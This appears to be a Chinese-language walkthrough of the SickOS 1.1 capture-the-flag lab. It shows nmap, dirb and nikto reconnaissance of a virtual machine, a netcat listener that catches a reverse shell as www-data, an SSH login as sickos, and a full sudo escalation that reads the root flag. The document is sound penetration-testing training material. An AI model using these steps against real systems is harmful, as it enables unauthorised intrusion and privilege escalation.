╭─ /home/kali/Desktop  with root@kali at 23:50:08 ─╮
╰─❯ nmap -sn 192.168.8.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-22 23:50 EDT
Nmap scan report for 192.168.8.1 (192.168.8.1)
Host is up (0.0044s latency).
MAC Address: 14:D8:64:93:00:07 (TP-Link Technologies)
Nmap scan report for 192.168.8.3 (192.168.8.3)
Host is up (0.0056s latency).
MAC Address: 14:D8:64:9B:2E:7D (TP-Link Technologies)
Nmap scan report for 192.168.8.4 (192.168.8.4)
Host is up (0.0057s latency).
MAC Address: 14:D8:64:AC:1B:D1 (TP-Link Technologies)
Nmap scan report for 192.168.8.6 (192.168.8.6)
Host is up (0.0059s latency).
MAC Address: 14:D8:64:AC:43:AC (TP-Link Technologies)
Nmap scan report for 192.168.8.20 (192.168.8.20)
Host is up (0.034s latency).
MAC Address: B8:50:D8:D0:65:E4 (Beijing Xiaomi Mobile Software)
Nmap scan report for 192.168.8.22 (192.168.8.22)
Host is up (0.037s latency).
MAC Address: B8:50:D8:D5:48:2B (Beijing Xiaomi Mobile Software)
Nmap scan report for 192.168.8.27 (192.168.8.27)
Host is up (0.072s latency).
MAC Address: C2:83:98:B1:30:E7 (Unknown)
Nmap scan report for 192.168.8.29 (192.168.8.29)
Host is up (0.000092s latency).
MAC Address: 70:08:94:2E:B7:41 (Unknown)
Nmap scan report for 192.168.8.103 (192.168.8.103)
Host is up (0.0043s latency).
MAC Address: 08:00:27:FE:CE:DE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.8.114 (192.168.8.114)
Host is up.
Nmap done: 256 IP addresses (10 hosts up) scanned in 2.06 seconds
╭─ /home/kali/Desktop INT with root@kali at 23:54:17 ─╮ ╰─❯ nmap -sT -p- --min-rate 10000 192.168.8.103 Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-22 23:54 EDT Nmap scan report for 192.168.8.103 (192.168.8.103) Host is up (0.0020s latency). Not shown: 65532 filtered tcp ports (no-response) PORT STATE SERVICE 22/tcp open ssh 3128/tcp open squid-http 8080/tcp closed http-proxy MAC Address: 08:00:27:FE:CE:DE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.42 seconds
╭─ /home/kali/Desktop took 13s with root@kali at 23:54:33 ─╮ ╰─❯ nmap -sT -p22,3128,8080 -sV -O -sC --min-rate 10000 192.168.8.103 ─╯ Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-22 23:58 EDT Nmap scan report for 192.168.8.103 (192.168.8.103) Host is up (0.0072s latency).
PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA) | 2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA) |_ 256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA) 3128/tcp open http-proxy Squid http proxy 3.1.19 |_http-title: ERROR: The requested URL could not be retrieved |_http-server-header: squid/3.1.19 8080/tcp closed http-proxy MAC Address: 08:00:27:FE:CE:DE (PCS Systemtechnik/Oracle VirtualBox virtual NIC) Aggressive OS guesses: Linux 3.2 - 4.14 (95%), Linux 3.8 - 3.16 (95%), Linux 3.10 - 4.11 (92%), Linux 3.13 - 4.4 (92%), Linux 3.13 (91%), Linux 3.13 - 3.16 (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%), Android 5.0 - 6.0.1 (Linux 3.4) (91%), Android 8 - 9 (Linux 3.18 - 4.4) (91%) No exact OS matches for host (test conditions non-ideal). Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 35.93 seconds
╭─ /home/kali/Desktop wi ╰─❯ nmap -sU 192.168.8.103 Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-23 00:05 EDT Nmap scan report for 192.168.8.103 (192.168.8.103) Host is up (0.016s latency). All 1000 scanned ports on 192.168.8.103 (192.168.8.103) are in ignored states. Not shown: 1000 open|filtered udp ports (no-response) MAC Address: 08:00:27:FE:CE:DE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 21.45 seconds
╭─ /home/kali/Desktop took 22s with root@kali at 00:05:59 ─╮ ╰─❯ nmap -sU -p 0-1000 192.168.8.103 Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-23 00:06 EDT Nmap scan report for 192.168.8.103 (192.168.8.103) Host is up (0.0024s latency). All 1001 scanned ports on 192.168.8.103 (192.168.8.103) are in ignored states. Not shown: 1001 open|filtered udp ports (no-response) MAC Address: 08:00:27:FE:CE:DE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 21.48 seconds
╭─ /home/kali/Desktop took 22s with root@kali at 00:06:48 ─╮ ╰─❯ nmap 192.168.8.103 --script=vuln Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-23 00:09 EDT Pre-scan script results: | broadcast-avahi-dos: | Discovered hosts: | 224.0.0.251 | After NULL UDP avahi packet DoS (CVE-2011-1002). |_ Hosts are all up (not vulnerable). Nmap scan report for 192.168.8.103 (192.168.8.103) Host is up (0.0026s latency). Not shown: 997 filtered tcp ports (no-response) PORT STATE SERVICE 22/tcp open ssh 3128/tcp open squid-http 8080/tcp closed http-proxy MAC Address: 08:00:27:FE:CE:DE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 40.59 seconds
╭─ /home/kali/Desktop х INT with root@kali at 21:55:22 ─╮ ╰─❯ dirsearch -u "http://192.168.8.103:3128/" /usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html from pkg_resources import DistributionNotFound, VersionConflict
╭─ /home/kali/Desktop with root@kali at 22:11:48 ─╮ ╰─❯ dirb "http://192.168.8.103" -p "http://192.168.8.103:3128" ----------------- DIRB v2.22 By The Dark Raver -----------------
---- Scanning URL: http://192.168.8.103/wolfcms/ ---- + http://192.168.8.103/wolfcms/composer (CODE:200|SIZE:403) + http://192.168.8.103/wolfcms/config (CODE:200|SIZE:0) ==> DIRECTORY: http://192.168.8.103/wolfcms/docs/ + http://192.168.8.103/wolfcms/favicon.ico (CODE:200|SIZE:894) + http://192.168.8.103/wolfcms/index (CODE:200|SIZE:3975) + http://192.168.8.103/wolfcms/index.php (CODE:200|SIZE:3975) ==> DIRECTORY: http://192.168.8.103/wolfcms/public/ + http://192.168.8.103/wolfcms/robots (CODE:200|SIZE:0) + http://192.168.8.103/wolfcms/robots.txt (CODE:200|SIZE:0) ---- Entering directory: http://192.168.8.103/wolfcms/docs/ ---- (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.8.103/wolfcms/public/ ---- (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ----------------- END_TIME: Fri Jun 26 22:34:19 2026 DOWNLOADED: 4612 - FOUND: 7

先查看index.php页面




其中Posted by Administrator on Sat, 5 Dec 2015 我们可以得知 文章是以管理员用户或者管理员用户组身份发布的 接下来我们需要知道后台登陆页面的路径,由于目录扫描未扫出路径,这里我们去网上搜素:
╭─ /home/kali/Desktop ··············· took 6m 23s with root@kali at 23:36:50 ─╮ ╰─❯ nc -lvp 443 ─╯ listening on [any] 443 ... connect to [192.168.8.114] from 192.168.8.103 [192.168.8.103] 36737 bash: no job control in this shell bash-4.2$ id id uid=33(www-data) gid=33(www-data) groups=33(www-data) bash-4.2$
成功将shell回弹
3.解法1:垂直越权sickos账户+垂直越权root
查看当前目录下有哪些文件:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18
╭─ /home/kali/Desktop ··············· took 8m 52s with root@kali at 23:55:31 ─╮ ╰─❯ nc -lvp 443 ─╯ listening on [any] 443 ... connect to [192.168.8.114] from 192.168.8.103 [192.168.8.103] 36777 bash: no job control in this shell bash-4.2$ ls ls CONTRIBUTING.md README.md composer.json config.php docs favicon.ico index.php public robots.txt wolf bash-4.2$
// Database information: // for SQLite, use sqlite:/tmp/wolf.db (SQLite 3) // The path can only be absolute path or :memory: // For more info look at: www.php.net/pdo
// Should Wolf produce PHP error messages for debugging? define('DEBUG', false);
// Should Wolf check for updates on Wolf itself and the installed plugins? define('CHECK_UPDATES', true);
// The number of seconds before the check for a new Wolf version times out in case of problems. define('CHECK_TIMEOUT', 3);
// The full URL of your Wolf CMS install define('URL_PUBLIC', '/wolfcms/');
// Use httpS for the backend? // Before enabling this, please make sure you have a working HTTP+SSL installation. define('USE_HTTPS', false);
// Use HTTP ONLY setting for the Wolf CMS authentication cookie? // This requests browsers to make the cookie only available through HTTP, so not javascript for example. // Defaults to false for backwards compatibility. define('COOKIE_HTTP_ONLY', false);
// The virtual directory name for your Wolf CMS administration section. define('ADMIN_DIR', 'admin');
// Change this setting to enable mod_rewrite. Set to "true" to remove the "?" in the URL. // To enable mod_rewrite, you must also change the name of "_.htaccess" in your // Wolf CMS root directory to ".htaccess" define('USE_MOD_REWRITE', false);
// Add a suffix to pages (simluating static pages '.html') define('URL_SUFFIX', '.html');
// Set the timezone of your choice. // Go here for more information on the available timezones: // http://php.net/timezones define('DEFAULT_TIMEZONE', 'Asia/Calcutta');
// Use poormans cron solution instead of real one. // Only use if cron is truly not available, this works better in terms of timing // if you have a lot of traffic. define('USE_POORMANSCRON', false);
// Rough interval in seconds at which poormans cron should trigger. // No traffic == no poormans cron run. define('POORMANSCRON_INTERVAL', 3600);
// How long should the browser remember logged in user? // This relates to Login screen "Remember me for xxx time" checkbox at Backend Login screen // Default: 1800 (30 minutes) define ('COOKIE_LIFE', 1800); // 30 minutes
// Can registered users login to backend using their email address? // Default: false define ('ALLOW_LOGIN_WITH_EMAIL', false);
// Should Wolf CMS block login ability on invalid password provided? // Default: true define ('DELAY_ON_INVALID_LOGIN', true);
// How long should the login blockade last? // Default: 30 seconds define ('DELAY_ONCE_EVERY', 30); // 30 seconds
// First delay starts after Nth failed login attempt // Default: 3 define ('DELAY_FIRST_AFTER', 3);
// Secure token expiry time (prevents CSRF attacks, etc.) // If backend user does nothing for this time (eg. click some link) // his token will expire with appropriate notification // Default: 900 (15 minutes) define ('SECURE_TOKEN_EXPIRY', 900); // 15 minutes
┌──(kali㉿kali)-[~] └─$ ssh sickos@192.168.8.103 The authenticity of host '192.168.8.103 (192.168.8.103)' can't be established. ECDSA key fingerprint is: SHA256:fBxcsD9oGyzCgdxtn34OtTEDXIW4E9/RlkxombNm0y8 This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.8.103' (ECDSA) to the list of known hosts. ** WARNING: connection is not using a post-quantum key exchange algorithm. ** This session may be vulnerable to "store now, decrypt later" attacks. ** The server may need to be upgraded. See https://openssh.com/pq.html sickos@192.168.8.103's password: Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)
* Documentation: https://help.ubuntu.com/
System information as of Sat Jun 27 09:22:57 IST 2026
System load: 0.0 Processes: 115 Usage of /: 4.5% of 28.42GB Users logged in: 0 Memory usage: 12% IP address for eth0: 192.168.8.103 Swap usage: 0%
Graph this data and manage this system at: https://landscape.canonical.com/
124 packages can be updated. 92 updates are security updates.
New release '14.04.3 LTS' available. Run 'do-release-upgrade' to upgrade to it.
Last login: Tue Sep 22 08:32:44 2015 -bash-4.2$ ls
sudo -l查看开放了哪些权限:
1 2 3 4 5 6 7 8
-bash-4.2$ sudo -l [sudo] password for sickos: Matching Defaults entries for sickos on this host: env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User sickos may run the following commands on this host: (ALL : ALL) ALL
sudo 开放了全部权限 下面使用sudo ls /root 查看root目录下的文件:
1 2
-bash-4.2$ sudo ls /root a0216ea4d51874464078c618298b1367.txt
-bash-4.2$ sudo cat /root/a0216ea4d51874464078c618298b1367.txt If you are viewing this!!
ROOT!
You have Succesfully completed SickOS1.1. Thanks for Trying
-bash-4.2$
3.1解法2 www-data->root 定时脚本反弹shell
在此之前,先要升级到交互式shell , 查看定时计划:
1 2 3 4 5 6 7 8 9 10 11 12 13
www-data@SickOs:/etc$ echo 1 1 www-data@SickOs:/etc$ cd /etc/cron.d/ www-data@SickOs:/etc/cron.d$ ls automate php5 www-data@SickOs:/etc/cron.d$ cat automake cat: automake: No such file or directory www-data@SickOs:/etc/cron.d$ cd automate bash: cd: automate: Not a directory www-data@SickOs:/etc/cron.d$ cat automate
╭─ /home/kali ······························································································································································· х INT with root@kali at 21:04:49 ─╮ ╰─❯ nikto -h 192.168.8.103 -useproxy http://192.168.8.103:3128

